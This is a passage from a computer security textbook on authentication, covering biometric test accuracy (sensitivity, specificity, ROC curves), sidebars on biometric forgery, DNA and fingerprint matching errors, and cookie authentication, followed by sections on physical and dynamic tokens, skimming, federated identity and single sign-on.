We can describe the dichotomy by using a Reference Standard, as depicted in [Table 2-6](#), below. The Reference Standard is the set of rules that determines when a positive test means a positive result. We want to avoid two kinds of errors: false positives (when there is a match but should not be) and false negatives (when there is no match but should be).

	Is the Person Claimed	Is Not the Person Claimed
Test is Positive (There is a match.)	True Positive	False Positive
Test is Negative (There is no match.)	False Negative	True Negative

TABLE 2-6 Reference Standard for Describing Dichotomous Tests

We can measure the success of the screen by using four standard measures: sensitivity, prevalence, accuracy, and specificity. To see how they work, we assign variables to the entries in [Table 2-6](#), as shown in [Table 2-7](#).

	Is the Person Claimed	Is Not the Person Claimed
Test is Positive	True Positive = a	False Positive = b
Test is Negative	False Negative = c	True Negative = d

TABLE 2-7 Reference Standard with Variables

Sensitivity measures the degree to which the screen selects those whose names correctly match the person sought. It is the proportion of positive results among all possible correct matches and is calculated as $a / (a + c)$. *Specificity* measures the proportion of negative results among all people who are not sought; it is calculated as $d / (b + d)$. Sensitivity and specificity describe how well a test discriminates between cases with and without a certain condition.

Accuracy or efficacy measures the degree to which the test or screen correctly flags the condition or situation; it is measured as $(a + d) / (a + b + c + d)$. *Prevalence* tells us how common a certain condition or situation is. It is measured as $(a + c) / (a + b + c + d)$.

Sensitivity and specificity are statistically related: When one increases, the other decreases. Thus, you cannot simply say that you are going to reduce or remove false positives; such an action is sure to increase the false negatives. Instead, you have to find a balance between an acceptable number of false

positives and false negatives. To assist us, we calculate the *positive predictive value* of a test: a number that expresses how many times a positive match actually represents the identification of the sought person. The positive predictive value is $a / (a + b)$. Similarly, we can calculate the *negative predictive value* of the test as $d / (c + d)$. We can use the predictive values to give us an idea of when a result is likely to be positive or negative. For example, a positive result of a condition that has high prevalence is likely to be positive. However, a positive result for an uncommon condition is likely to be a false positive.

The sensitivity and specificity change for a given test, depending on the level of the test that defines a match. For example, the test could call it a match only if it is an exact match: only 'Smith' would match 'Smith.' Such a match criterion would have fewer positive results (that is, fewer situations considered to match) than one that uses Soundex to declare that two names are the same: 'Smith' is the same as 'Smythe,' 'Smeth,' 'Smitt,' and other similarly sounding names. Consequently, the two tests vary in their sensitivity. The Soundex criterion is less strict and is likely to produce more positive matches; therefore, it is the more sensitive but less specific test. In general, consider the range of sensitivities that can result as we change the test criteria. We can improve the sensitivity by making the criterion for a positive test less strict. Similarly, we can improve the specificity by making the criterion for a positive test stricter.

A *receiver operating characteristic (ROC) curve* is a graphical representation of the trade-off between the false negative and false positive rates. Traditionally, the graph of the ROC shows the false positive rate ($1 - \text{specificity}$) on the x-axis and the true positive rate (sensitivity or $1 - \text{the false negative rate}$) on the y-axis. The accuracy of the test corresponds to the area under the curve. An area of 1 represents the perfect test, whereas an area of 0.5 is a worthless test. Ideally, we want a test to be as far left and as high on the graph as possible, representing a test with a high rate of true positives and a low rate of false positives. That is, the larger the area under the curve, the more the test is identifying true positives and minimizing false positives. [Figure 2-4](#) shows examples of ROC curves and their relationship to sensitivity and specificity.




FIGURE 2-4 ROC Curves

For a matching or screening system, as for any test, system administrators must determine what levels of sensitivity and specificity are acceptable. The levels depend on the intention of the test, the setting, the prevalence of the target criterion, alternative methods for accomplishing the same goal, and the costs and benefits of testing.

- The *speed* at which a recognition must be done limits accuracy. We might ideally like to take several readings and merge the results or evaluate the closest fit. But authentication is done to allow a user to do something: Authentication is not the end goal but a gate keeping the user from the goal. The user understandably wants to get past the gate and becomes frustrated and irritated if authentication takes too long.
- Although we like to think of biometrics as unique parts of an individual, *forgeries* are possible. Some examples of forgeries are described in [Sidebar 2-7](#).

Biometrics depend on a physical characteristic that can vary from one day to the next or as people age. Consider your hands, for example: On some days, the temperature, your activity level, or other factors may cause your hands to swell, thus distorting your hands' physical characteristics. But an authentication should not fail just because the day is hot. Biometric recognition also depends on how the sample is taken. For hand geometry, for example, you place your hand on a template, but measurements will vary slightly depending on exactly how you position your hand.

Sidebar 2-7 Biometric Forgeries

The most famous fake was an artificial fingerprint produced by researchers in Japan using cheap and readily available gelatin. The researchers used molds made by pressing live fingers against them or by processing fingerprint images from prints on glass surfaces. The resulting “gummy fingers” were frequently accepted by 11 particular fingerprint devices with optical or capacitive sensors.

[[MAT02](#)]

According to another story from BBC news (13 Mar 2013) a doctor in Brazil was caught with sixteen fingers: ten authentic and six made of silicone that she used to log in to the hospital's time-card system on behalf of fellow doctors.

In a study published in 2014 [[BOW14](#)], researchers looked at whether contact lenses can be used to fool authentication devices that look at the pattern of the iris (the colored ring of the eye). The goal of the research was to determine whether iris recognition systems reliably detect true positives; that is, whether a subject will be reliably authenticated by the system. The researchers demonstrated that tinted contact lenses can fool the system into denying a match when one really exists. A subject might apply contact lenses in order to not be noticed as a wanted criminal, for example. Although difficult and uncommon, forgery will be an issue whenever the reward for a false result is high enough.

Authentication with biometrics uses a pattern or template, much like a baseline, that represents measurement of the characteristic. When you use a biometric for authentication, a current set of measurements is taken and compared to the template. The current sample need not exactly match the template, however. Authentication succeeds if the match is "close enough," meaning it is within a predefined tolerance, for example, if 90 percent of the values match or if each parameter is within 5 percent of its expected value. Measuring, comparing, and assessing closeness for the match takes time, certainly longer than the "exact match or not" comparison for passwords. (Consider the result described in [Sidebar 2-8](#).) Therefore, the speed and accuracy of biometrics is a factor in determining their suitability for a particular environment of use.

Biometric matches are not exact; the issue is whether the rate of false positives and false negatives is acceptable.

Remember that identification is stating an identity, whereas authentication is confirming the identity, as depicted in [Figure 2-5](#). Biometrics are reliable for authentication but are much less reliable for identification. The reason is mathematical. All biometric readers operate in two phases. First, a user registers with the reader, during which time a characteristic of the user (for example, the geometry of the hand) is captured and reduced to a set of data points. During registration, the user may be asked to present the hand several times so that the registration software can adjust for variations, such as how the hand is positioned. Registration produces a pattern, called a **template**, of the data points particular to a specific user. In the second phase the user later seeks authentication from the system, during which time the system remeasures the hand and compares the new measurements with the stored template. If the new measurement is close enough to the template, the system accepts the authentication; otherwise, the system rejects it. [Sidebar 2-9](#) points out the problem in confusing identification and authentication.




FIGURE 2-5 Identification and Authentication (courtesy of Lfoxy/Shutterstock [left]; Schotter Studio/Shutterstock [right])

Sidebar 2-8 Fingerprint Capture—Not So Fast!

Recording or capturing fingerprints should be a straightforward process. Some countries use fingerprints to track foreign visitors who enter the country, and so they want to know the impact on processing visitors at the border. On television and in the movies it seems as if obtaining a good fingerprint image takes only a second or two.

Researchers at the U.S. National Institute of Standards and Technology (NIST) performed a controlled experiment involving over 300 subjects generally representative of the U.S. population [THE07]. They found that contrary to television, obtaining a quality sample of all ten fingers takes between 45 seconds and a minute.

Sidebar 2-9 DNA for Identification or Authentication

In December 1972, a nurse in San Francisco was sexually assaulted and brutally murdered in her apartment. The landlady, who confronted a man as he rushed out of the apartment, gave a physical description to the police. At the crime scene, police collected evidence, including DNA samples of the assumed murderer. After months of investigation, however, police were unable to focus in on a suspect and the case was eventually relegated to the pile of unsolved cases.

Thirty years later, the San Francisco Police Department had a grant to use DNA to solve open cases and, upon reopening the 1972 case, they found one slide with a deteriorated DNA sample. For investigative purposes, scientists isolate 13 traits, called markers, in a DNA sample. The odds of two different people matching on all 13 markers is 1 in 1 quadrillion (1×10^{15}). However, as

described in a *Los Angeles Times* story by Jason Felch and Maura Dolan [[FEL08](#)], the old sample in this case had deteriorated and only 5½ of 13 markers were reliable. With only that many markers, the likelihood that two people would match drops to 1 in 1.1 million, and remember that for the purpose here, two people’s DNA matching means at least one sample is not the criminal’s.

Next, the police wanted to compare the sample with the California state database of DNA samples of convicted criminals. But to run such a comparison, administrators require at least 7 markers and police had only 5½. To search the database, police used values from two other markers that were too faint to be considered conclusive. With seven markers, police polled the database of 338,000 and came up with one match, a man subsequently tried and convicted of this crime, a man whose defense attorneys strongly believe is innocent. He had no connection to the victim, his fingerprints did not match any collected at the crime scene, and his previous conviction for a sex crime had a different pattern.

The issue is that police are using the DNA match as an identifier, not an authenticator. If police have other evidence against a particular suspect and the suspect’s DNA matches that found at the crime scene, the likelihood of a correct identification increases. However, if police are looking only to find anyone whose DNA matches a sample, the likelihood of a false match rises dramatically. Remember that with a 1 in 1.1 million *false* match rate, if you assembled 1.1 million people, you would expect that one would falsely match your sample, or with 0.5 million people you would think the likelihood of a match to be approximately 1 in 2. The likelihood of a false match falls to 1 in 1.1 million people only if you examine just one person.

Think of this analogy: If you buy one lottery ticket in a 1.1 million ticket lottery, your odds of winning are 1 in 1.1 million. If you buy two tickets, your odds increase to 2 in 1.1 million, and if you buy 338,000 tickets your odds become 338,000 in 1.1 million, or roughly 1 in 3. For this reason, when seeking identification, not authentication, both the FBI’s DNA advisory board and a panel of the National Research Council recommend multiplying the general probability (1 in 1.1 million) by the number of samples in the database to derive the likelihood of a random—innocent—match.

Although we do not know whether the person convicted in this case was guilty or innocent, the reasoning reminds us to be careful to distinguish between identification and authentication.

Accuracy of Biometrics

We think of biometrics—or any authentication technology—as binary: A person either passes or fails, and if we just set the parameters correctly, most of the right people will pass and most of the wrong people will fail. That is, the mechanism does not discriminate. In fact, the process is biased, caused by the balance between sensitivity and selectivity: Some people are more likely to pass and others more likely to fail. [Sidebar 2-10](#) describes how this can happen.

Until recently police and the justice system assumed that fingerprints are unique.

However, there really is no mathematical or scientific basis for this assumption. In fact, fingerprint identification has been shown to be fallible, and both human and computerized fingerprint comparison systems have also shown failures. Part of the comparison problem relates to the fact that not an entire fingerprint is compared, only characteristics at significant ridges on the print. Thus, humans or machines examine only salient features, called the template of that print.

Biometric authentication means a subject matches a template closely enough. “Close” is a system parameter that can be tuned.

Unless every template is unique, that is, no two people have the same values, the system cannot uniquely identify subjects. However, as long as an imposter is unlikely to have the same biometric template as the real user, the system can authenticate. In authentication we do not look through all templates to see who might match a set of measured features; we simply determine whether one person’s features match his stored template. Biometric authentication is feasible today; biometric identification is largely still a research topic.

Measuring the accuracy of biometric authentication is difficult because the authentication is not unique. In an experimental setting, for any one subject or collection of subjects we can compute the false negative and false positive rates because we know the subjects and their true identities. But we cannot extrapolate those results to the world and ask how many other people could be authenticated as some person. We are limited because our research population and setting may not reflect the real world. Product vendors make many claims about the accuracy of biometrics or a particular biometric feature, but few independent researchers have actually tried to substantiate the claims. In one experiment described in [Sidebar 2-11](#), expert fingerprint examiners, the people who testify about fingerprint evidence at trials, failed some of the time.

Sidebar 2-10 Are There Unremarkable People?

Are there people for whom a biometric system simply does not work? That is, are there people, for example, whose features are so indistinguishable they will always pass as someone else?

Doddington et al. [[DOD98](#)] examined systems and users to find specific examples of people who tend to be falsely rejected unusually often, those against whose profiles other subjects tend to match unusually often, and those who tend to match unusually many profiles.

To these classes Yager and Dunstone [[YAG10](#)] added people who are likely to match and cause high rates of false positives and those people who are unlikely to match themselves or anyone else. The authors then studied different biometric analysis algorithms in relation to these difficult cases.

Yager and Dunstone cited a popular belief that 2 percent of the population have fingerprints that are inherently hard to match. After analyzing a large database of fingerprints (the US-VISIT collection of fingerprints from foreign visitors to the United States) they concluded that few, if any, people are intrinsically hard to match, and certainly not 2 percent.

They examined specific biometric technologies and found that some of the errors related to the technology, not to people. For example, they looked at a database of people iris recognition systems failed to match, but they found that many of those people were wearing glasses when they enrolled in the system; they speculate that the glasses made it more difficult for the system to extract the features of an individual's iris pattern. In another case, they looked at a face recognition system. They found that people the system failed to match came from one particular ethnic group and speculated that the analysis algorithm had been tuned to distinctions of faces of another ethnic group. Thus, they concluded that matching errors are more likely the results of enrollment issues and algorithm weaknesses than of any inherent property of the people's features.

Still, for the biometric systems they studied, they found that for a specific characteristic and analysis algorithm, some users' characteristics perform better than other users' characteristics. This research reinforces the need to implement such systems carefully so that inherent limitations of the algorithm, computation, or use do not disproportionately affect the outcome.

Sidebar 2-11 Fingerprint Examiners Make Mistakes

A study supported by the U.S. Federal Bureau of investigation [[ULE11](#)] addressed the validity of expert evaluation of fingerprints. Experimenters presented 169 professional examiners with pairs of fingerprints from a pool of 744 prints to determine whether the prints matched. This experiment was designed to measure the accuracy (degree to which two examiners would reach the same conclusion) and reliability (degree to which one examiner would reach the same conclusion twice). A total of 4,083 fingerprint pairs were examined.

Of the pairs examined, six were incorrectly marked as matches, for a false positive rate of 0.01 percent. Although humans are recognized as fallible, frustratingly we cannot predict when they will be so. Thus, in a real-life setting, these false positives could represent six noncriminals falsely found guilty. The false negative rate was significantly higher, 7.5 percent, perhaps reflecting conservatism on the part of the examiners: The examiners were more likely to be unconvinced of a true match than to be convinced of a nonmatch.

The issue of false positives in fingerprint matching gained prominence after a widely publicized error related to the bombings in 2004 of commuter trains in Madrid, Spain. Brandon Mayfield, a U.S. lawyer living in Oregon, was arrested because the FBI matched his fingerprint with a print found on a plastic bag containing detonator caps at the crime scene. In 2006 the FBI admitted it had incorrectly classified the fingerprints as “an absolutely incontrovertible match.”

Authentication is essential for a computing system because accurate user identification is the key to individual access rights. Most operating systems and computing system administrators have applied reasonable but stringent security measures to lock out unauthorized users before they can access system resources. But, as reported in [Sidebar 2-12](#), sometimes an inappropriate mechanism is forced into use as an authentication device.

Losing or forgetting a biometric authentication is virtually impossible because biometrics rely on human characteristics. But the characteristics can change over time (think of hair color or weight); therefore, biometric authentication may be less precise than knowledge-based authentication. You either know a password or you don't. But a fingerprint can be a 99 percent match or 95 percent or 82 percent, part of the variation depending on factors such as how you position your finger as the print is read, whether your finger is injured, and if your hand is cold or your skin is dry or dirty. Stress can also affect biometric factors, such as voice recognition, potentially working against security. Imagine a critical situation in which you need to access your computer urgently but your being agitated affects your voice. If the system fails your authentication and offers you the chance to try again, the added pressure may make your voice even worse, which threatens availability.

Biometrics can be reasonably quick and easy, and we can sometimes adjust the sensitivity and specificity to balance false positive and false negative results. But because biometrics require a device to read, their use for remote authentication is limited. The third factor of authentication, something you *have*, offers strengths and weaknesses different from the other two factors.

Sidebar 2-12 Using Cookies for Authentication

On the web, cookies are often used for authentication. A cookie is a pair of data items sent to the web browser by the visited website. The data items consist of a key and a value, designed to represent the current state of a session between a visiting user and the visited website. Once the cookie is placed on the user's system (usually in a directory with other cookies), the browser continues to use it for subsequent interaction between the user and that website. Each cookie is supposed to have an expiration date, but that date can be far in the future, and it can be modified later or even ignored.

For example, *The Wall Street Journal's* website, wsj.com, creates a cookie when a user first logs in. In subsequent transactions, the cookie acts as an identifier; the user no longer needs a password to access that site. (Other sites use the same or a similar approach.)

Users must be protected from exposure and forgery. That is, users may not want the rest of the world to know what sites they have visited. Neither will they want someone to examine information or buy merchandise online by impersonation and fraud. And furthermore, on a shared computer, one user can act as someone else if the receiving site uses a cookie to perform automatic authentication.

Sit and Fu [[SIT01](#)] point out that cookies were not designed for protection. There is no way to establish or confirm a cookie's integrity, and not all sites encrypt the information in their cookies.

Sit and Fu also point out that a server's operating system must be particularly vigilant to protect against eavesdropping: "Most [web traffic] exchanges do not use [encryption] to protect against eavesdropping; anyone on the network between the two computers can overhear the traffic. Unless a server takes strong

precautions, an eavesdropper can steal and reuse a cookie, impersonating a user indefinitely.” (In [Chapter 6](#) we describe how encryption can be used to protect against such eavesdropping.)

Authentication Based on Tokens: Something You Have

Something you have means that you have a physical object in your possession. One physical authenticator with which you are probably familiar is a key. When you put your key in your lock, the ridges in the key interact with pins in the lock to let the mechanism turn. In a sense the lock authenticates you for authorized entry because you possess an appropriate key. Of course, you can lose your key or duplicate it and give the duplicate to someone else, so the authentication is not perfect. But it is precise: Only your key works, and your key works only your lock. (For this example, we intentionally ignore master keys.)

Other familiar examples of tokens are badges and identity cards. You may have an “affinity card”: a card with a code that gets you a discount at a store. Many students and employees have identity badges that permit them access to buildings. You must have an identity card or passport to board an airplane or enter a foreign country. In these cases you possess an object that other people recognize to allow you access or privileges.

Another kind of authentication token has data to communicate invisibly. Examples of this kind of token include credit cards with a magnetic stripe, credit cards with an embedded computer chip, or access cards with passive or active wireless technology. You introduce the token into an appropriate reader, and the reader senses values from the card. If your identity and values from your token match, this correspondence adds confidence that you are who you say you are.

We describe different kinds of tokens next.

Active and Passive Tokens

As the names imply, **passive tokens** do nothing, and active ones take some action. A photo or key is an example of a passive token in that the contents of the token never change. (And, of course, with photos permanence can be a problem, as people change hair style or color and their faces change over time.)

An **active token** can have some variability or interaction with its surroundings. For example, some public transportation systems use cards with a magnetic strip. When you insert the card into a reader, the machine reads the current balance, subtracts the price of the trip and rewrites a new balance for the next use. In this case, the token is just a repository to hold the current value. Another form of active token initiates a two-way communication with its reader, often by wireless or radio signaling. These tokens lead to the next distinction among tokens, static and dynamic interaction.

Passive tokens do not change. Active tokens communicate with a sensor.

Static and Dynamic Tokens

The value of a **static token** remains fixed. Keys, identity cards, passports, credit and

other magnetic-stripe cards, and radio transmitter cards (called RFID devices) are examples of static tokens. Static tokens are most useful for onsite authentication: When a guard looks at your picture badge, the fact that you possess such a badge and that your face looks (at least vaguely) like the picture causes the guard to pass your authentication and allow you access.

We are also interested in remote authentication, that is, in your being able to prove your identity to a person or computer somewhere else. With the example of the picture badge, it may not be easy to transmit the image of the badge and the appearance of your face for a remote computer to compare. Worse, distance increases the possibility of forgery: A local guard could tell if you were wearing a mask, but a guard might not detect it from a remote image. Remote authentication is susceptible to the problem of the token having been forged.

Tokens are vulnerable to an attack called skimming. **Skimming** is the use of a device to copy authentication data surreptitiously and relay it to an attacker. Automated teller machines (ATMs) and point-of-sale credit card readers are particularly vulnerable to skimming.¹ At an ATM the thief attaches a small device over the slot into which you insert your bank card. Because all bank cards conform to a standard format (so you can use your card at any ATM or merchant), the thief can write a simple piece of software to copy and retain the information recorded on the magnetic stripe on your bank card. Some skimmers also have a tiny camera to record your key strokes as you enter your PIN on the keypad. Either instantaneously (using wireless communication) or later (collecting the physical device), the thief thus obtains both your account number and its PIN. The thief simply creates a dummy card with your account number recorded and, using the PIN for authentication, visits an ATM and withdraws cash from your account or purchases things with a cloned credit card.

¹ Note that this discussion refers to the magnetic-stripe cards popular in the United States. Most other countries use embedded computer chip cards that are substantially less vulnerable to skimming.

Another form of copying occurs with passwords. If you have to enter or speak your password, someone else can look over your shoulder or overhear you, and now that authenticator is easily copied or forged. To overcome copying of physical tokens or passwords, we can use dynamic tokens. A **dynamic token** is one whose value changes. Although there are several different forms, a dynamic authentication token is essentially a device that generates an unpredictable value that we might call a pass number. Some devices change numbers at a particular interval, for example, once a minute; others change numbers when you press a button, and others compute a new number in response to an input, sometimes called a challenge. In all cases, it does not matter if someone else sees or hears you provide the pass number, because that one value will be valid for only one access (yours), and knowing that one value will not allow the outsider to guess or generate the next pass number.

Dynamic tokens have computing power on the token to change their internal state.

Dynamic token generators are useful for remote authentication, especially of a person to a computer. An example of a dynamic token is the SecurID token from RSA Laboratories,

shown in [Figure 2-6](#). To use a SecurID token, you enter the current number displayed on the token when prompted by the authenticating application. Each token generates a distinct, virtually unpredictable series of numbers that change every minute, so the authentication system knows what number to expect from your token at any moment. In this way, two people can have SecurID tokens, but each token authenticates only its assigned owner. Entering the number from another token does not pass your authentication. And because the token generates a new number every minute, entering the number from a previous authentication fails as well.




FIGURE 2-6 SecurID Token (Photo courtesy of RSA, the security division of EMS and copyright © RSA Corporation, all rights reserved.)

We have now examined the three bases of authentication: something you know, are, or have. Used in an appropriate setting, each can offer reasonable security. In the next sections we look at some ways of enhancing the basic security from these three forms.

Federated Identity Management

If these different forms of authentication seem confusing and overwhelming, they can be. Consider that some systems will require a password, others a fingerprint scan, others an active token, and others some combination of techniques. As you already know, remembering identities and distinct passwords for many systems is challenging. People who must use several different systems concurrently (email, customer tracking, inventory, and sales, for example) soon grow weary of logging out of one, into another, refreshing a login that has timed out, and creating and updating user profiles. Users rightly call for computers to handle the bookkeeping.

A **federated identity management** scheme is a union of separate identification and authentication systems. Instead of maintaining separate user profiles, a federated scheme maintains one profile with one authentication method. Separate systems share access to the authenticated identity database. Thus, authentication is performed in one place, and separate processes and systems determine that an already authenticated user is to be activated. Such a process is shown in [Figure 2-7](#).




FIGURE 2-7 Federated Identity Manager

Federated identity management unifies the identification and authentication process for a group of systems.

Closely related is a **single sign-on** process, depicted in [Figure 2-8](#). Think of an umbrella procedure to which you log in once per session (for example, once a day). The umbrella procedure maintains your identities and authentication codes for all the different processes you access. When you want to access email, for example, instead of your completing a user ID and password screen, the single sign-on process passes those details to the email handler, and you resume control after the authentication step has succeeded.




FIGURE 2-8 Single Sign-On

